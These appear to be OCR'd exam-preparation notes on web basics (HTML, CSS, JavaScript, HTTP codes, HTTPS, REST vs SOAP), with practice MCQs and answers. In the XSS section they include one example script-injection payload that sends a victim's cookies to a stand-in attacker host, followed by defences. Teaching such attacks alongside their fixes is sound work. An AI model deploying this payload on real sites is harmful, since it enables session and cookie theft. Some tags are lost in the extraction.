
Web Technology Basics: HTML, CSS, JS & HTTP

tags · forms · HTML5 · box model · DOM · == vs === · methods · status codes · HTTPS · REST/SOAP · XSS: exam-ready in 10 sheets



↑ red = high-yield, blue = core, green = security/applied

➜ Syllabus coverage

"Introduction to Computer Systems: ... Basic Information Technology; The Internet ...". Written papers (NTRCA, bank IT, power-sector AP/SAE) stretch this line to writing HTML code, CSS, JavaScript, HTTP and web services. DNS, IP and the Internet itself are in the IT & Internet notes.

High-yield list

① HTML page structure
② list / table / form code
③ padding vs margin
④ == vs ===
⑤ GET vs POST
⑥ 401 vs 403 vs 404
⑦ REST vs SOAP
⑧ PHP is NOT a web server


Legend yellow = key term · red circle = must-memorise · **purple box** = memory trick · **red box** = exam trap · **green** = worked example

➜ Contents

✓ HTML: elements & page structure ... p. 2
✓ Lists, tables, links ..... p. 3
✓ Forms & HTML5 tags ..... p. 4
✓ CSS: ways, selectors, box model ... p. 5
✓ JavaScript & the DOM ..... p. 6
✓ HTTP: methods & status codes ... p. 7
✓ HTTPS, URL, sites + one-liners ... p. 8
✓ Servers, REST/SOAP, XSS ..... p. 9
✓ Practice MCQs + written ..... p. 10

1 HTML: Elements & Page Structure high-yield


HTML HyperText Markup Language: the standard **markup** language (not a programming language) that describes the **structure** of a web page with tags in angle brackets. Created by **Tim Berners-Lee** (1991); current version **HTML5** (W3C Rec. 2014, now the WHATWG "Living Standard"). Files: **.html / .htm**.



Element = opening tag + content + closing tag. **Attribute** = extra info inside the opening tag (name="value"): href, src, alt, id, class, style. **Void (empty) elements** have no closing tag: ~~
 <hr> <img> <input> <meta> <link>~~.

→ Skeleton of every page

```
<!DOCTYPE html>
<html>
 <head>
  <meta charset="utf-8">
  <title>My Page</title>
  <link rel="stylesheet" href="s.css">
 </head>
 <body>
  <h1>Welcome</h1>
  <p>Hello world.</p>
 </body>
</html>
```



head = info · body = visible

Part	Role
<!DOCTYPE html>	declaration, not a tag: tells the browser "HTML5 standards mode"
<head>	metadata: <title> (browser tab), meta, CSS link, scripts
<body>	everything the user sees: headings, text, images, forms
<h1>–<h6>	6 heading levels; h1 largest, h6 smallest

Memory trick **HTML = skeleton, CSS = skin, JS = muscles.** HTML says what is there, CSS says how it looks, JS says what it does when the user acts.

2 Common Tags, Links, Lists & Tables

code-writing

Tag	Purpose	Tag	Purpose
<p>	paragraph	<a href>	hyperlink (anchor)
  / <hr>	line break / rule	<img src alt>	image (alt = text)
<b>	bold / important	<i>	italic / emphasis
	ordered / unordered		list item
	block container		inline container
<button>	button	<script>	JavaScript

Links: `<a href="https://psc.gov.bd" target="_blank">PSC</a>`; `target="_blank"` opens a new tab. Also mailto:, tel:, #section (same page).

→ Nested list (asked)

```
<ol>
 <li>Fruits
  <ol type="a">
   <li>Mango</li><li>Orange</li>
  </ol></li>
 <li>Vegetables
  <ul type="circle">
   <li>Green capsicum</li>
   <li>Yellow capsicum</li>
  </ul></li>
</ol>
```

1. Fruits
   a. Mango
   b. Orange
2. Vegetables
   - Green capsicum
   - Yellow capsicum

browser output

ol type: 1 · A · a · I · i

ul type: disc · circle · square

→ Table code

```
<table border="1">
 <tr><th>Name</th><th>Age</th></tr>
 <tr><td>Rahim</td><td>25</td></tr>
</table>
```

Name	Age
Rahim	25

`tr` = table row · `th` = header cell (bold, centred) · `td` = data cell · merge cells with **colspan** (columns) / **rowspan** (rows).

Exam trap There is no <tc> or <col-cell>: a table is built **row by row** (tr), then cells (td/th). Nested lists go **inside an **, not directly inside <ol>.

3 Forms & HTML5 Semantic Tags high-yield


Form collects user input and sends it to the server: <form action="/save" method="post">. **action** = URL that receives the data; **method** = GET (data in URL) or POST (data in body). Each field needs a **name** to be sent.

```
<form action="/reg" method="post">
 Name: <input type="text" name="nm">
 <input type="checkbox" name="news"> Subscribe
 <input type="radio" name="g" value="m"> Male
 <input type="radio" name="g" value="f"> Female
 <select name="dist">
  <option>Dhaka</option>
  <option>Khulna</option>
 </select>
 <textarea name="msg"></textarea>
 <button type="submit">Send</button>
</form>
```

Control	Tag
text box	input text
password	input password
checkbox	input checkbox
radio	input radio
dropdown	select+option
multi-line	textarea
button	button / submit

Memory trick **Radio = one station at a time.** Radio buttons sharing one name allow a single choice; checkboxes allow many.

→ HTML5 semantic layout



<header> intro: logo, title, nav
<nav> main navigation links
<section> thematic group with a heading
<article> independent, reusable unit (news item, blog post)
<aside> side content (sidebar, ads)
<footer> copyright, contacts
Media: <audio> <video> <source> <track>; graphics <canvas> <svg>

Exam trap Semantic tags change **meaning**, not looks: <section> and render the same, but section tells browsers, screen readers and search engines (SEO) what the block is. <article> ≠ <section>: an article makes sense **on its own**.

4 CSS: Ways, Selectors & the Box Model


high-yield

CSS Cascading Style Sheets controls presentation: colour, font, spacing, layout, responsiveness. **Cascading** = when rules conflict, priority (origin, specificity, order) decides which wins. Rule: selector { property: value; }

Type	How	Use
Inline	<p style="color:red">	one element; highest priority
Internal	<style> … </style> in head	one page
External	<link rel="stylesheet" href="a.css">	whole site: **best**, cached, reusable

→ Selectors

p {} element · .note {} class (many)
#top {} id (unique) · * all
div p descendant · a:hover pseudo-class
Specificity (high → low):
inline > #id > .class > element
!important beats all; equal → last rule wins.



Point	Padding	Margin
Position	inside the border	outside the border
Background	shows element's colour	always transparent
Separates	content ↔ border	element ↔ neighbours
Negative / auto?	no	yes (margin:auto centres)

Worked example p { width:200px; padding:20px; border:2px solid; margin:10px; } → visible box = 200 + 2×20 + 2×2 = **244 px**, space taken = 244 + 2×10 = 264 px. With box-sizing: border-box the box stays 200 px.


Memory trick "**M**y **B**ig **P**ink **C**at" from outside in: **M**argin → **B**order → **P**adding → **C**ontent. Shorthand margin: 10px 5px = top/bottom 10, left/right 5 (clockwise **TRBL**).

CSS frameworks = ready-made classes for fast, responsive design: Bootstrap (grid + components, class="btn btn-primary"), Tailwind CSS (utility-first, class="p-4 text-blue-600"), Foundation, Bulma. Preprocessors: Sass/LESS.

5 JavaScript, the DOM & Events

high-yield

JavaScript the programming language of the browser (client-side; Node.js runs it on servers). Interpreted/JIT, dynamically typed. Uses: form validation, events, DOM changes, AJAX/fetch. Added with **<script>**: inline or <script src="app.js">. JavaScript ≠ Java.



DOM (Document Object Model): the browser's tree of objects for the page; JS reads and changes it.

```
let e = document.getElementById("msg");
e.innerHTML = "Saved!"; change content
e.style.color = "red"; change style
document.getElementById("nm").value read/set an input
```

Also: querySelector, createElement, appendChild.

Events: onclick, onchange, onsubmit, onload, onmouseover, onkeyup. <button onclick="save()"> or btn.addEventListener("click", save).

Expression	Result	Why
5 == "5"	true	== loose: converts types, then compares
5 === "5"	**false**	=== strict: value AND type, no conversion
0 == false	true	false → 0
null == undefined	true	but null === undefined is false

→ Odd / even (if-else)

```
for (let x = 1; x <= 9; x++) {
  if (x % 2 === 0)
    console.log(x + " is an even value.");
  else
    console.log(x + " is an odd value.");
}
```

→ 10-digit phone check

```
function valid(p) {
  let d = p.replace(/\D/g, "");
  return d.length === 10;
}
```


\D = any non-digit, g = all of them.

Memory trick **Three = Thorough.** === checks **type** too; always prefer it. let/const are block-scoped, var is function-scoped.

6 HTTP: Methods & Status Codes

high-yield

HTTP HyperText Transfer Protocol: application-layer, client–server, request–response protocol over TCP, default **port 80**. **Stateless**: each request is independent (cookies/sessions add state). Versions: 1.1 (persistent connections), HTTP/2 (multiplexing), HTTP/3 (over QUIC/UDP).



Method	Does	Body?	Idempotent
GET	read a resource (data in URL query)	no	yes (also safe)
POST	create / submit data	yes	no
PUT	replace whole resource	yes	yes
PATCH	partial update	yes	not guaranteed
DELETE	remove resource	usually no	yes


Class	Meaning · common codes
1xx	Informational: 100 Continue, 101 Switching Protocols
2xx	Success: 200 OK, 201 Created, 204 No Content
3xx	Redirection: 301 Moved Permanently, 302 Found (temporary), 304 Not Modified
4xx	Client error: 400 Bad Request, **401** Unauthorized, **403** Forbidden, **404 Not Found**
5xx	Server error: 500 Internal Server Error, 502 Bad Gateway, 503 Unavailable, 504 Timeout

Exam trap **401** = not authenticated (log in first) · **403** = logged in / known but **not allowed** · **404** = does not exist. All three are client errors. GET is **not** secure: its data shows in URL, history and logs. POST hides data from the URL but is still plain text without HTTPS.

Memory trick **1** hold on · **2** here you go · **3** go away (elsewhere) · **4** you messed up · **5** I messed up.

7 HTTPS/TLS, URL Anatomy, Static vs Dynamic

HTTPS = HTTP over **TLS** (successor of SSL), default **port 443**. Gives **confidentiality** (encryption), **integrity** (MAC) and **authentication** (server's X.509 certificate signed by a CA). Padlock in the address bar. Required for login, banking, e-government.



Asymmetric crypto only sets up the key; bulk data uses fast **symmetric** encryption (AES). Current version: **TLS 1.3** (2018); SSL 2/3 and TLS 1.0/1.1 are deprecated.

https:// **www.psc.gov.bd** **:443** **/notice/list** **?year=2026** **#top**

scheme · host (domain) · port · path · query · fragment

URL = Uniform Resource Locator · first page of a site = home page

Point	Static website	Dynamic website
Content	fixed files, same for everyone	built per request, per user
Server work	just sends files	runs code (PHP, Node, Java) + database
Speed / cost	fast, cheap, easy to host	slower, needs backend
Update	edit the HTML file	via CMS / admin panel
Example	portfolio, brochure	bank portal, e-commerce

Exam trap A static site **can** run JavaScript in the browser; it stays static because the **server** sends fixed files. "Dynamic" is about server-side generation. With only HTML + CSS you can build a static informational site (profile, notices), not login or search.

Night-before one-liners HTML = markup, HTML5 latest · page = DOCTYPE → html → head + body · void: br hr img input · button tag <button>, JS tag <script> · tr/th/td · radio = one choice · CSS: inline (top priority) · internal · external (best for a site) · box: content → padding → border → margin · inline > #id > .class > element · == converts, === doesn't · HTTP 80, HTTPS 443 (TLS) · GET read/URL, POST submit/body · 401 login, 403 forbidden, 404 missing, 500 server · REST = JSON, SOAP = XML + WSDL · XSS → encode output + HttpOnly + CSP · PHP ≠ web server.

8 Web Servers, REST vs SOAP & XSS

bank favourite

Web server serves files over HTTP: Apache HTTP Server, Nginx, IIS. **Application server / servlet container** runs app code: Tomcat, Jetty, JBoss/WildFly. **PHP is NOT a web server**: it is a server-side scripting language run by Apache/Nginx.

REST (architectural style)
GET /api/accounts/42 → JSON
{"id":42,"balance":5000}
light · stateless · cacheable

SOAP (protocol)
<Envelope><Header/><Body>...
XML only · contract in WSDL
strict · WS-Security · heavy

Point	REST	SOAP
Type	style (Roy Fielding, 2000)	protocol (Simple Object Access Protocol)
Data format	JSON (also XML, text)	XML envelope only
Transport	HTTP verbs on resource URLs	mostly HTTP POST; also SMTP
Contract / security	OpenAPI optional; HTTPS + OAuth/JWT	WSDL; built-in WS-Security
Used for	web & mobile apps	legacy enterprise, banking integrations

XSS Cross-Site Scripting: attacker injects script into a page that **other users** view; it runs in their browser with the site's privileges and can steal **cookies / session tokens**, deface pages or act as the user. Types: **Stored** (saved in DB, e.g. a blog comment), **Reflected** (echoed from the URL), **DOM-based** (client JS writes input into the page).

> Payload in a comment box:
> <script>new Image().src="http://attacker.com/steal?c="+document.cookie</script>

Prevention
① **encode output**: < → <, > → >
② validate / sanitise input (allow-list, DOMPurify)
③ **textContent**, not innerHTML, for user data

Defence in depth
④ **HttpOnly** cookies: JS cannot read them
⑤ **CSP** header: block inline / foreign scripts
⑥ frameworks auto-escape (React, Blade)

Memory trick **XSS attacks the user, SQLi attacks the database.** XSS = script runs in the victim's browser; SQL injection = query runs on the server's DB.

✓ Practice: MCQs & Written

try first, then check

1. Which tag creates a button in HTML?
(a) <btn-input> (b) <btn>
(c) <button> (d) <click>

2. Which is NOT a web server?
(a) PHP (b) Apache
(c) Nginx (d) IIS

3. In the box model, the space inside the border is:
(a) margin (b) padding
(c) outline (d) gap

4. `5 === "5"` evaluates to:
(a) true (b) "5"
(c) undefined (d) false

5. A logged-in user opens a page she has no rights to. Code?
(a) 401 (b) 404
(c) 403 (d) 500

6. Default port of HTTPS:
(a) 443 (b) 80
(c) 8080 (d) 21

7. SOAP messages are written in:
(a) JSON (b) XML
(c) YAML (d) CSV

8. Best single defence against stored XSS:
(a) use POST (b) bigger server
(c) HTTP/2 (d) encode output

9. HTML5 tag for a self-contained blog post:
(a) <section> (b) <article>
(c) <aside> (d)

10. Status code for "Moved Permanently":
(a) 302 (b) 304
(c) 301 (d) 307

Answers: 1c · 2a · 3b · 4d · 5c · 6a · 7b · 8d · 9b · 10c

Written question Distinguish HTTP GET and POST, and explain the five classes of HTTP status codes with examples. 10 marks

1. **GET**: reads data; parameters in the URL query (visible, bookmarkable, cached, length-limited); safe and idempotent. **POST**: submits data in the body (not in URL, any size, binary allowed), not idempotent; used for forms, login, upload. 4
2. 1xx informational (100) · 2xx success (200, 201) · 3xx redirect (301, 302, 304) · 4xx client error (400, 401, 403, 404) · 5xx server error (500, 503). 5
3. Neither GET nor POST encrypts anything: use HTTPS (TLS, port 443). 1

→ Before the exam ✓

- ✓ Can write a full page: list, table, form
- ✓ Can draw the box model and size it
- ✓ Can explain == vs === with 5 == "5"
- ✓ Know 200 · 301 · 401 · 403 · 404 · 500

Also practise (written):
① REST vs SOAP: data exchange
② Static vs dynamic website
③ An XSS payload + its fix
④ HTML5 header/footer/section/article